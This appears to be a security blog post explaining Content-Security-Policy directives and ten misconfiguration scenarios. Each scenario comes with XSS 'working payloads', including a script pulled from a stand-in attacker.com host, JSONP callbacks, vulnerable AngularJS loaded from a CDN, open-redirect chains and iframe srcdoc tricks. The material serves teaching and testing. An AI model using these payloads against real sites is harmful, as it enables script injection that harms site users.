Content-Security-Policy (CSP) Bypass Techniques

Bhavesh Thakur Follow
Apr 24 • 8 min read

Hello readers, this writeup is a contribution towards our cyber community from where I have gained every bit of my knowledge. I will try to cover all methods of CSP bypasses which I have learned till date.

What is a CSP ?

CSP stands for Content Security Policy which is a mechanism to define which resources can be fetched out or executed by a web page. In other words it can be understood as a policy that decides which scripts, images, iframes can be called or executed on a particular page from different locations. Content Security Policy is implemented via response headers or meta elements of HTML page. From there, it’ s browser’ s call to follow that policy and actively block violations as they are detected.

Why it is used?

Content Security Policy is widely used to secure web applications against content injection like cross-site scripting attacks. Also by using CSP the server can specify which protocols are allowed to be used. Can we think **CSP as mitigation of XSS**? The **answer is no**! CSP is an extra layer of security against content injection attacks. The first line of defense is output encoding and input validation always. A successful CSP implementation not only secure a web page against these vulnerabilities but also gives a wide range of attack details that were unsuccessful i.e. blocked by CSP itself. Web admin can be benefitted using this feature to spot a potential bug.

How does it work?

CSP works by restricting the origins that active and passive content can be loaded from. It can additionally restrict certain aspects of active content such as the execution of inline JavaScript, and the use of eval().

If you are a developer you will require to define all allowed origins for every type of resource your website utilizes. Suppose you are the owner of a website abc.com and these websites loads multiple resources like scripts, images, css from localhost, and different sources as well, say allowed.com. A very basic policy would be :

Implemented via Response Header:

```
Content-Security-policy: default-src 'self'; script-src 'self' allowed.com; img-src 'self' allowed.com; style-src 'self';
```

Implemented via meta tag:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">
```

Now you may have a question that what are **default-src,img-src, style-src** and **script-src** . These are directives of CSP. Using directives only content policy can be properly implemented. Below is the list of some common CSP directives:

script-src : This directive specifies allowed sources for JavaScript. This includes not only URLs loaded directly into <script> elements, but also things like inline script event handlers (onclick) and XSLT stylesheets which can trigger script execution.

default-src: This directive defines the policy for fetching resources by default. When fetch directives are absent in CSP header the browser follows this directive by default.

Child-src: This directive defines allowed resources for web workers and embedded frame contents.

connect-src: This directive restricts URLs to load using interfaces like <a>,fetch,websocket,XMLHttpRequest

frame-src: This directive restricts URLs to which frames can be called out.

frame-ancestors: This directive specifies the sources that can embed the current page. This directive applies to <frame>, <iframe>, <embed>, and <applet> tags. This directive can't be used in <meta> tags and applies only to non-HTML resources.

img-src: It defines allowed sources to load images on the web page.

Manifest-src: This directive defines allowed sources of application manifest files.

media-src: It defines allowed sources from where media objects like <audio>,<video> and <track> can be loaded.

object-src: It defines allowed sources for the <object>,<embed> and <applet> elements.

base-uri: It defines allowed URLs which can be loaded using <base> element.

form-action: This directive lists valid endpoints for submission from <form> tags.

plugin-types: It defineslimits the kinds of mime types a page may invoke.

upgrade-insecure-requests: This directive instructs browsers to rewrite URL schemes, changing HTTP to HTTPS. This directive can be useful for websites with large numbers of old URL's that need to be rewritten.

sandbox: sandbox directive enables a sandbox for the requested resource similar to the <iframe> sandbox attribute. It applies restrictions to a page's actions including preventing popups, preventing the execution of plugins and scripts, and enforcing a same-origin policy.

Sources: Sources are nothing but the defined directives values. Below are some common sources that are used to define the value of above directives.

***** : This allows any URL except data: blob: filesystem: schemes

self : This source defines that loading of resources on the page is allowed from the same domain.

data: This source allows loading resources via the data scheme (eg Base64 encoded images)

none: This directive allows nothing to be loaded from any source.

unsafe-eval : This allows the use of eval() and similar methods for creating code from strings. This is not a safe practice to include this source in any directive. For the same reason it is named as unsafe.

unsafe-hashes: This allows to enable specific inline event handlers.

unsafe-inline: This allows the use of inline resources, such as inline <script> elements, javascript: URLs, inline event handlers, and inline <style> elements. Again this is not recommended for security reasons.

nonce: A whitelist for specific inline scripts using a cryptographic nonce (number used once). The server must generate a unique nonce value each time it transmits a policy.

Let's take an example of a CSP in a webpage https://www.bhaveshthakur.com and see how it works:

Content-Security-Policy: default-src 'self'; script-src https://bhaveshthakur.com; report-uri /Report-parsing-url;

<img src=image.jpg> This image will be **allowed** as image is loading from same domain i.e. bhaveshthakur.com

<script src=script.js> This script will be **allowed** as the script is loading from the same domain i.e. bhaveshthakur.com

<script src=https://evil.com/script.js> This script will **not-allowed** as the script is trying to load from undefined domain i.e. evil.com

"/><script>alert(1337)</script> This will **not-allowed** on the page.

But why? Because inline-src is set to self. But Wait! where the hell it is mentioned? I can't see inline-src defined in above CSP at all.

The answer is have you noticed default-src 'self'? So even other directives are not defined but they will be following default-src directive value only. Below is the list of directives which will follow default-src value even though they are not defined in the policy:

child-src connect-src font-src frame-src img-src manifest-src media-src object-src prefetch-src script-src script-src-elem script-src-attr style-src style-src-elem style-src-attr worker-src

We have a fair understanding of content security policy directives and its resources. There is one more important thing we need to know. Whenever CSP restricts any invalid source to load data it can report about the incident to website administrators if below directive is defined in the policy:


```
Content-Security-Policy: default-src 'self'; img-src https://*; child-src 'none'; report-uri /Report-parsing-url;
```

Administrators can track which kind of attack scripts or techniques are used by attackers to load malicious content from untrusted resources. Now, let's move to the interesting part **Bypassing Techniques**:

Analyze the CSP policy properly. There are few online tools that are very helpful.

1. https://csp-evaluator.withgoogle.com/
2. https://cspvalidator.org/

Below is the screenshot of how they evaluate and provide you results.



Content Security Policy

```
script-src 'self' allowed.com; img-src *
```

CSP Version 3 (nonce based + backward compatibility checks)

Evaluated CSP as seen by a browser supporting CSP Version 3

script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
✓ img-src	
object-src [missing]	Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?
require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'

to your policy.

Scenario : **1**

> Content-Security-Policy: script-src https://facebook.com https://google.com '**unsafe-inline**' https://*; child-src 'none'; report-uri /Report-parsing-url;

By observing this policy we can say it's damn vulnerable and will allow inline scripting as well . The reason behind that is the usage of unsafe-inline source as a value of script-src directive.

> working payload : "/><script>alert(1337);</script>

Scenario : **2**

> Content-Security-Policy: script-src https://facebook.com https://google.com '**unsafe-eval**' data: http://*; child-src 'none'; report-uri /Report-parsing-url;

Again this is a misconfigured CSP policy due to usage of unsafe-eval.

working payload :

```
<script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=="></script>
```

Scenario : 3

```
Content-Security-Policy: script-src 'self' https://facebook.com https://google.com https: data *; child-src 'none'; report-uri /Report-parsing-url;
```

Again this is a misconfigured CSP policy due to usage of a wildcard in script-src.

working payloads :

```
"/>'><script src=https://attacker.com/evil.js></script>
```

```
"/>'><script src=data:text/javascript,alert(1337)></script>
```

Scenario: 4

```
Content-Security-Policy: script-src 'self' report-uri /Report-parsing-url;
```

Misconfigured CSP policy again! we can see object-src and default-src are missing here.

```
working payloads :

<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>

">'><object type="application/x-shockwave-flash" data='https: //ajax.googleapis.com/ajax/libs/yui/2.8.0
r4/build/charts/assets/charts.swf?allowedDomain=\"})))}catch(e) {alert(1337)}//'>
<param name="AllowScriptAccess" value="always"></object>
```

Scenario: **5**

```
Content-Security-Policy: script-src 'self'; object-src 'none' ; report-uri /Report-parsing-url;
```

we can see object-src is set to none but yes this CSP can be bypassed too to perform XSS. How ? If the application allows users to upload any type of file to the host. An attacker can upload any malicious script and call within any tag.

```
working payloads :

"/>'><script src="/user_upload/mypic.png.js"></script>
```

Scenario : **6**

```
Content-Security-Policy: script-src 'self' https://www.google.com; object-src 'none' ; report-uri /Report-parsing-url;
```

In such scenarios where script-src is set to self and a particular domain which is whitelisted, it can be bypassed using jsonp. jsonp endpoints allow insecure callback methods which allow an attacker to perform xss.

```
working payload :

"><script src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert#1"></script>
```

Scenario : **7**

```
Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com/; object-src 'none' ; report-uri /Report-parsing-url;
```

In such scenarios where script-src is set to self and a javascript library domain which is whitelisted. It can be bypassed using any vulnerable version of javascript file from that library , which allows the attacker to perform xss.

working payloads :

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></script>

<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js" /></script>
 <div ng-app ng-csp>
  {{ x = $on.curry.call().eval("fetch('http://localhost/index.php').then(d => {})") }}
 </div>
```

```
"><script src="https://cdnjs.cloudflare.com/angular.min.js"></script> <div ng-app ng-csp>{{$eval.constructor('alert(1)')()}}
</div>
```

```
"><script src="https://cdnjs.cloudflare.com/angularjs/1.1.3/angular.min.js"> </script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Scenario : **8**

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src 'none' ;report-uri /Report-parsing-url;
```

If the application is using angular JS and scripts are loaded from a whitelisted domain. It is possible to bypass this CSP policy by calling callback functions and vulnerable class. For more details visit this awesome git repo.

working payloads :

```
ng-app"ng-csp ng-click=$event.view.alert(1337)><script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js>
</script>
```

```
"><script src=//ajax.googleapis.com/ajax/services/feed/find?v=1.0%26callback=alert%26context=1337></script>
```

Scenario : **9**

```
Content-Security-Policy: script-src 'self' accounts.google.com/random/ website.with.redirect.com ; object-src 'none' ; report-
uri /Report-parsing-url;
```

In the above scenario, there are two whitelisted domains from where scripts can be loaded to the webpage. Now if one domain has any open redirect endpoint CSP can be bypassed easily. The reason behind that is an attacker can craft a payload using redirect domain targeting to other whitelisted domains having a jsonp endpoint. And in this scenario XSS will execute because while redirection browser only validated host, not the path parameters.

```
working payload :
```

```
">'><script src="https://website.with.redirect.com/redirect?url=https%3A//accounts.google.com/o/oauth2/revoke?
callback=alert(1337)"></script>">
```

Scenario : **10**

```
Content-Security-Policy:
default-src 'self' data: *; connect-src 'self'; script-src  'self' ;
report-uri /_csp; upgrade-insecure-requests
```

THE above CSP policy can be bypassed using iframes. The condition is that application should allow iframes from the whitelisted domain. Now using a special attribute srcdoc of iframe, XSS can be easily achieved.

working payloads :

```
<iframe srcdoc='<script src="data:text/javascript,alert(document.domain)"></script>'></iframe>
```

* sometimes it can be achieved using defer& async attributes of script within iframe (most of the time in new browser due to SOP it fails but who knows when you are lucky?)

```
<iframe src='data:text/html,<script defer="true" src="data:text/javascript,document.body.innerText=/hello/"></script>'>
</iframe>
```

I hope you enjoyed reading this. Special thanks to @mikispag & @we1x for their contribution to Google Security research and identifying bypasses.

Thank You!

For any feedback or suggestions reach out to me @ Bhavesh